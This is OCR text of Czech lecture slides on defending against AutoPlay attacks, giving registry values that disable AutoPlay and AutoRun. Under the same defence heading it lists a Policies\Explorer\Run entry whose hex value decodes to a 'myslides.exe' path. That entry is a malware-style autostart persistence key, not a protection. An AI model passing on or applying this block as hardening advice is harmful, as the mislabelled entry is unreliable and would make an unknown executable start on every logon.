
Obrana před útokem

- Kompletní zakázání funkce AutoPlay v systému

Obrana před útokem - registry

- [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\AutoplayHandlers]
  - "DisableAutoplay"=dword:00000001
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]
  - "NoDriveAutoRun"=dword:000000ff
- [HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run]
  - "Policies"=hex(2):43,3a,5c,57,49,4e,44,4f,57,53,5c,73,79,73,74,65,6d,33,32,5c,\
    77,69,6e,64,6f,77,73,33,32,5f,72,61,69,6e,73,74,65,72,5c,6d,79,73,6c,69,64,\
    65,73,2e,65,78,65,00

Obrana před útokem - GUI



Děkuji za pozornost